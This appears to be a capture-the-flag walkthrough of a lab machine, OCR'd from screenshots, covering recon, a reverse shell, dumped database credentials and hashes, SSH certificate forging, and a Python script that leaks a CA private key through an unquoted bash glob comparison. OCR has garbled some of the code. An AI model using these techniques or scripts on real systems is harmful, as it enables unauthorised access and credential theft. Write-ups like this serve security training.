

Information Gathering


1) Found open ports

```
vigneswar@VigneswarPC: ~
  -(vigneswar⊕VigneswarPC)-[~]
__$ tcpscan 10.129.158.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 18:07 IST
Nmap scan report for 10.129.158.47
Host is up (0.29s latency).
Not shown: 65532 closed tcp ports (reset)
PORT
        STATE SERVICE VERSION
22/tcp
                       OpenSSH 9.2pl Debian 2+deb12u3 (protocol 2.0)
         open
              ssh
 ssh-hostkey:
    256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
    256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
         open http
                      nginx 1.18.0 (Ubuntu)
_http-title: Did not follow redirect to http://itrc.ssg.htb/
_http-server-header: nginx/1.18.0 (Ubuntu)
                       OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
2222/tcp open ssh
  ssh-hostkey:
    256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
    256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.35 seconds
  -(vigneswar&VigneswarPC)-[~]
```

2) Checked the website








3) Found directory structure



4) Found a admin page



Vulnerability Assessment

1) Found LFI with php restriction




2) Tested file upload + Ifi



Exploitation

1) Got rev shell



```
vigneswar@VigneswarPC: ~
  —(vigneswar⊕VigneswarPC)-[~]
_$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.144] from (UNKNOWN) [10.129.158.47] 55492
whoami
www-data
python3 -c "import pty;pty.spawn('/bin/bash')"
/bin/bash: line 2: python3: command not found
which python
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script /dev/null -qc /bin/bash
www-data@itrc:/var/www/itrc$ ^Z
zsh: suspended nc -lvnp 4444
  -(vigneswar® VigneswarPC)-[~]
$ stty raw -echo && fg
[1] d+continued nc -lvnp 4444
www-data@itrc:/var/www/itrc$ export TERM=xterm-256color
www-data@itrc:/var/www/itrc$
```

```
🙏 vigneswar@VigneswarPC: ~ 🛛 🗙
www-data@itrc:/var/www/itrc$ ls
admin.php
                   db.php
                                    index.php
                                                  savefile.inc.php
                                                  ticket.php
                   filter.inc.php loggedin.php
api
                                                  ticket_section.inc.php
                   footer.inc.php login.php
assets
create_ticket.php header.inc.php logout.php
                                                  uploads
dashboard.php
                   home.php
                                    register.php
www-data@itrc:/var/www/itrc$ cat index.php
<?php session_start();</pre>
if (isset($_GET["page"]) and file_exists($_GET["page"] . ".php")){
    $page = $_GET["page"] . ".php";
} elseif (isset($_SESSION["username"])) {
    $page = "dashboard.php";
} else {
    $page = "home.php";
require_once "header.inc.php";
echo "<div class=\"main\">";
include_once $page;
echo "</div>";
require_once "footer.inc.php";
?>
```

2) Found db creds

```
www-data@itrc:/var/www/itrc$ cat db.php
<?php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e->getMessage());
}www-data@itrc:/var/www/itrc$
```

jj:ugEG5rR5SG8uPd 3) Enumerated db

```
www-data@itrc:/var/www/itrc$ mysql -h db -ujj -pugEG5rR5SG8uPd
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 1259
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> |
```


4) Found password hashes

id	user	password	role	department
1	zzinter	\$2y\$10\$VCpu.vx5K6tK3mZGeir7j.lyil/YwPQcR2nUs4/jKyUQhGAriL2	admin	NULL
2	msainristil	\$2y\$10\$AT2wCUIXC9jyuO.sNMil2.R950wZlVQ.xayHZiweHcIcs9mcblpb6	admin	:NULL:t SHELL:/bin.
3	mgraham	\$2y\$10\$4nlQoZW60mVIQ1xauCe5YO0zZ0uaJisHGJMPNdQNjKOhcQ8LsjLZ2	user	NULL
4	kgrant	\$2y\$10\$pLPQbIzcehX05Yxh0bjhl0ZtJ180X4/04mjYP56U6WnI6FvxvtwIm	user	NULL
5	bmcgregor	\$2y\$10\$n0BYuDGCgzWXIeF92v5qF0CvlEXdI19JjUZNl/zWHHX.RQGTS03Aq	user	NULL
6	cgxllxtxbr	\$2y\$10\$dhWgauaX5rWlSMFBC1e2dedv0ePpBDtBOY7eVkcI2npSjsNt0hvB2	user	NULL
7	ucvjlpbfnn	\$2y\$10\$VCZJdE/UWFmGMG7/vo725.jgvv1oyrqwYtAkKnlK91wT4zmLoeBpm	user	NULL
8	cozapndgfj	\$2y\$10\$DdSbELDiuxPH3Uvfqn/dlegaGQ3VtAOICyXGTVeoKNptdL8r90H7y	user	NULL
9	hacker	\$2y\$10\$XoCW43M832N.GbNoZ7NsIe2i3ODN5nYZ8ZsZpElp2RllICoSGnqy6	user	NULL

5) Connected to chisel tunnel We are in some sort of container

```
www-data@itrc:/var/www/itrc$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.223.0.3 netmask 255.255.0.0 broadcast 172.223.255.255
    ether 02:42:ac:df:00:03 txqueuelen 0 (Ethernet)
    RX packets 982485 bytes 102613228 (97.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 728085 bytes 364719348 (347.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12229 bytes 867359 (847.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12229 bytes 867359 (847.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



6) Found some files in uploads

```
www-data@itrc:/var/www/itrc/uploads$ unzip \*
Archive: e8c6575573384aeeab4d093cc99c7e5927614185.zip
replace id_rsa.pub? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: id_rsa.pub
Archive: c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
  inflating: itrc.ssg.htb.har
Archive: eb65074fe37671509f24d1652a44944be61e4360.zip
  inflating: id_ed25519.pub
Archive: shell.phar
  End-of-central-directory signature not found. Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive. In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
Archive: id_ed25519.pub
  End-of-central-directory signature not found.
                                                Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
Archive: id_rsa.pub
  End-of-central-directory signature not found. Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.  In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
Archive: fc74a7ddb492bbc711c0cdd6a4e1cd1c29af5b90.zip
  inflating: shell.phar
extracting: shell.php
Archive: 6f64608e62608f908b99af14ac44d730a68c1ba3.zip
  inflating: shell.phar
Archive: 21de93259c8a45dd2223355515f1ee70d8763c8a.zip
  inflating: shell.php
```

```
www-data@itrc:/var/www/itrc/uploads$ ls
id_ed25519.pub id_rsa.pub itrc.ssg.htb.har shell.phar shell.php
www-data@itrc:/var/www/itrc/uploads$
```

```
www-data@itrc:/var/www/itrc/uploads$ ls
id_ed25519.pub id_rsa.pub itrc.ssg.htb.har
www-data@itrc:/var/www/itrc/uploads$ |
db.leak
```

7) Found a credentials in the har file

msainristil:82yards2closeit

8) Connected with ssh

```
-(vigneswar® VigneswarPC)-[~]
ssh msainristil@itrc.ssg.htb
The authenticity of host 'itrc.ssg.htb (10.129.158.47)' can't be established.
ED25519 key fingerprint is SHA256:PVHxOqGsN7oX50zMsl/302BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'itrc.ssg.htb' (ED25519) to the list of known hosts.
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:05 2024 from 10.10.14.23
msainristil@itrc:~$
```

9) Found some certificate files

```
msainristil@itrc:~$ cd decommission_old_ca/
msainristil@itrc:~/decommission_old_ca$ ls
ca-itrc ca-itrc.pub": "Mozilla/5.0 (X11; Linux x86)
msainristil@itrc:~/decommission_old_ca$
```

We can sign ssh keys with this, we can create a ssh key for the other user

```
msainristil@itrc:~/decommission_old_ca$ ls /home
msainristil zzinter
msainristil@itrc:~/decommission_old_ca$ which openssl
/usr/bin/openssl
msainristil@itrc:~/decommission_old_ca$ |
```

10) Created a signed ssh key

11) Logged in as zzinter

```
msainristil@itrc:/tmp$ ssh zzinter@127.0.0.1 -i id_rsa_zzinter
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:PVHxOqGsN7oX50zMsl/302BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zzinter@itrc:~$ ls
sign_key_api.sh user.txt
zzinter@itrc:~$ cat user.txt
fd3a39765b53d07c20236bcfb0f10aba
zzinter@itrc:~$
```

Privilege Escalation

1) Found a script

```
zzinter@itrc:~$ cat sign_key_api.sh
#!/bin/bash
usage () {
echo "Usage: $0 <public_key_file> <username> <principal>"
 if [ "$#" -ne 3 ]; then
         usage
fi
public_key_file="$1"
username="$2"
principal_str="$3"
supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[0]}"; do
   if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo " webserver - external web servers - webadmin user"
        echo " analytics - analytics team databases - analytics
        echo " support - IT support server - support user"
        echo " security - SOC servers - support user"</pre>
                                          analytics - analytics team databases - analytics user"
support - IT support server - support user"
security - SOC servers - support user"
                   echo "
                   echo
                  usage
         fi
if [ ! -f "$public_key_file" ]; then
   echo "Error: Public key file '$public_key_file' not found."
         usage
 fi
public_key=$(cat $public_key_file)
 curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: applicati
on/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
zzinter@itrc:~$ |
```

2) Logged in as root

```
msairistil@itrc:/tmp$ ssh-keygen -s /home/msainristil/decommission_old_ca/ca-itrc -I root -n root -V +52w -z $(date +%s) id_rsa_root.pub
Signed user key id_rsa_root-cert.pub: id "root" serial 1722879624 for root valid from 2024-08-05T17:39:00 to 2025-08-04T17:40:24
msainristil@itrc:/tmp$ ssh root@127.0.0.1 -i id_rsa_root
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:07 2024 from 10.10.14.23
root@itrc:~# ls
root@itrc:~# cd ~
root@itrc:~# ls
root@itrc:~# ls
root@itrc:~# whoami
root
root@itrc:~# #
```

signserv.ssg.htb

ssh-keygen -t rsa -b 4096 -f id_rsa_root -C "mgraham@ssg.htb" -N "" ssh-keygen -s /home/msainristil/decommission_old_ca/ca-itrc -I root -n root -V +52w -z \$(date +%s) id_rsa_root.pub

https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Certificate-based_Authentication

```
ssh-keygen -t rsa -b 4096 -f "id_rsa_$USER" -C "$USER" -N "" && ./sign_key_api.sh "id_rsa_$USER.pub" "$USER" "$GROUP" > "id_rsa_$USER_signed.pub" && ssh "$USER@172.223.0.1" -i "id_rsa_$USER" -o "CertificateFile=id_rsa_$USER_signed.pub"
```

3) Logged in as support

4) Found principal name for zzinter

```
support@ssg:~$ ls /etc/ssh/auth_principals
root support zzinter
support@ssg:~$ cat /etc/ssh/auth_principals/zzinter
zzinter_temp
support@ssg:~$ cat /etc/ssh/auth_principals/root
root_user
support@ssg:~$
```

5) Logged in as zzinter

```
🎄 zzinter@ssg: ~
   -(vigneswar@VigneswarPC)-[~/temp/keys]
_$ ./sign.sh id_rsa_zzinter.pub zzinter zzinter_temp > zzinter_cert
   -(vigneswar& VigneswarPC)-[~/temp/keys]
$ ssh zzinter@itrc.ssg.htb -i id_rsa_zzinter -o CertificateFile=zzinter_ce
rt -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/pro
 System information as of Tue Aug 6 02:40:26 PM UTC 2024
  System load:
                             0.21
  Usage of /:
                             69.6% of 10.73GB
  Memory usage:
                             19%
  Swap usage:
                             0%
  Processes:
                             244
  Users logged in:
  IPv4 address for eth0: 10.129.203.203
IPv6 address for eth0: dead:beef::250:56ff:fe94:e8b9
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
zzinter@ssg:~$
zzinter@ssg:~$
```

6) Found a sudo permission

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin, use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
zzinter@ssg:~$ |
```

```
#!/bin/bash
usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>"
    exit 1
}
```

```
if [ "$#" -ne 5 ]; then
    usage
fi
ca file="$1"
public_key_file="$2"
username="$3"
principal="$4"
serial="$5"
if [ ! -f "$ca file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi
if [[ $ca == "/etc/ssh/ca-it" ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi
itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi
if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public key file' not found."
    usage
fi
supported_principals="webserver, analytics, support, security"
IFS=',' read -ra principal <<< "$principal_str"</pre>
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "
                  webserver - external web servers - webadmin user"
        echo "
                  analytics - analytics team databases - analytics user"
        echo "
                  support - IT support server - support user"
        echo "
                  security - SOC servers - support user"
        echo
        usage
    fi
done
if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi
ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n
"$principals" "$public_key_name"
```

```
7) Vulnerabilty

if [[ $itca == $ca ]]; then
  echo "Error: Use API for signing with this CA."
  usage
fi
```

The variables are not enclosed within double quotes, we can use * to leak the stored certificate

```
zzinter@ssg:~$ sudo /opt/sign key.sh hack x x x
Error: Use API for signing with this CA.
Usage: /opt/sign_key.sh <ca_file> <public_key_file> <username> <principal> <serial>
zzinter@ssg:~$
```

8) Exploit

```
import subprocess
import string
charset = string.printable
certificate = "
while True:
    found = False
    for c in charset:
        if c == '*' or c == '?':
            continue
        with open('hack', 'w') as file:
            file.write(certificate + c + '*')
        try:
            result = subprocess.run(
                ['sudo', '/opt/sign_key.sh', 'hack', 'x', 'x', 'x', 'x'],
                capture output=True, text=True
        except subprocess.CalledProcessError as e:
            print(f"Command failed with error: {e}")
            continue
        if result.stdout.startswith('Error: Use API for signing with this CA'):
            certificate += c
            found = True
            break
    if not found:
        break
print(f"Final certificate: {certificate}")
```

```
zzinter@ssg:~$ python3 exploit.py
Final certificate: ----BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAAAAAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY0o4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
----END OPENSSH PRIVATE KEY----
zzinter@ssg:~$
```

8) Logged in as root with signed key

zzinter@ssg:~\$ ssh-keygen -s id_rsa -I root -n root_user -V +52w -z \$(date +%s) id_rsa_root.pub
Signed user key id_rsa_root-cert.pub: id "root" serial 1722962060 for root_user valid from 2024-08-06T16:33:00 to 2025-08-05T16:34:20
zzinter@ssg:~\$ ssh root@127.0.0.1 -i id_rsa_root -p 2222 -o CertificateFIle=id_rsa_root-cert.pub
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64) * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro System information as of Tue Aug 6 04:34:29 PM UTC 2024 0.0 78.2% of 10.73GB 20% 0% 244 System load: Usage of /: Memory usage: Swap usage: Processes: Users logged in: 1
IPv4 address for eth0: 10.129.203.203
IPv6 address for eth0: dead:beef::250:56ff:fe94:e8b9 Expanded Security Maintenance for Applications is not enabled. 0 updates can be applied immediately. Enable ESM Apps to receive additional future security updates. See https://ubuntu.com/esm or run: sudo pro status The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 30 08:44:01 2024 root@ssg:~# cat root.txt be4781c1804779e7f9b771159d985171 root@ssg:~# |